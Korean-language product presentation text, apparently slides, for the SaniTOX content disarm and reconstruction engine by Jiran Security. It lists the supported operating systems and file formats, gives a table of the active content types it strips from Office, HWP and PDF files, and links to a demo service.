CDR Engine,
2차 Unknown Threat
무해화(예방)

Known/Unknown Threat 대응

연동 인터페이스 지원



단일 어플라이언스에서 연동 지원

SaniTOX 지원 파일 포맷

지원 운영체제

- CentOS 6, 7/64bit
- Python 2.6 / 2.7

지원 파일

- MS Office 2003 / 2007+
- 한글(HWP)
- PDF
- RTF
- 압축파일(ZIP)
- Image(JPG, JPEG, GIF, BMP, PNG, TIF, TIFF)

콘텐츠 \ 파일형식	MS Office 2003	MS Office 2007+	HWP	PDF
JavaScript	-	-	O	O
Macro	O	O	-	-
Flash	O	O	O	-
OLE Object	O	O	O	-
Active X	O	O	O	-
Embedded Doc	O	O	O	O
Hyperlink	O	O	-	O
Attachments	O	O	O	O

MS Office, HWP, PDF 등 주요 포맷 지원

SaniTOX 데모 서비스

https://sanitox.jiransecurity.com/

SaniTOX 데모 서비스 시연

진화하는 사이버위협 '방어'에서
'예방'으로 변화가 필요합니다.

감사합니다.

지란지교시큐리티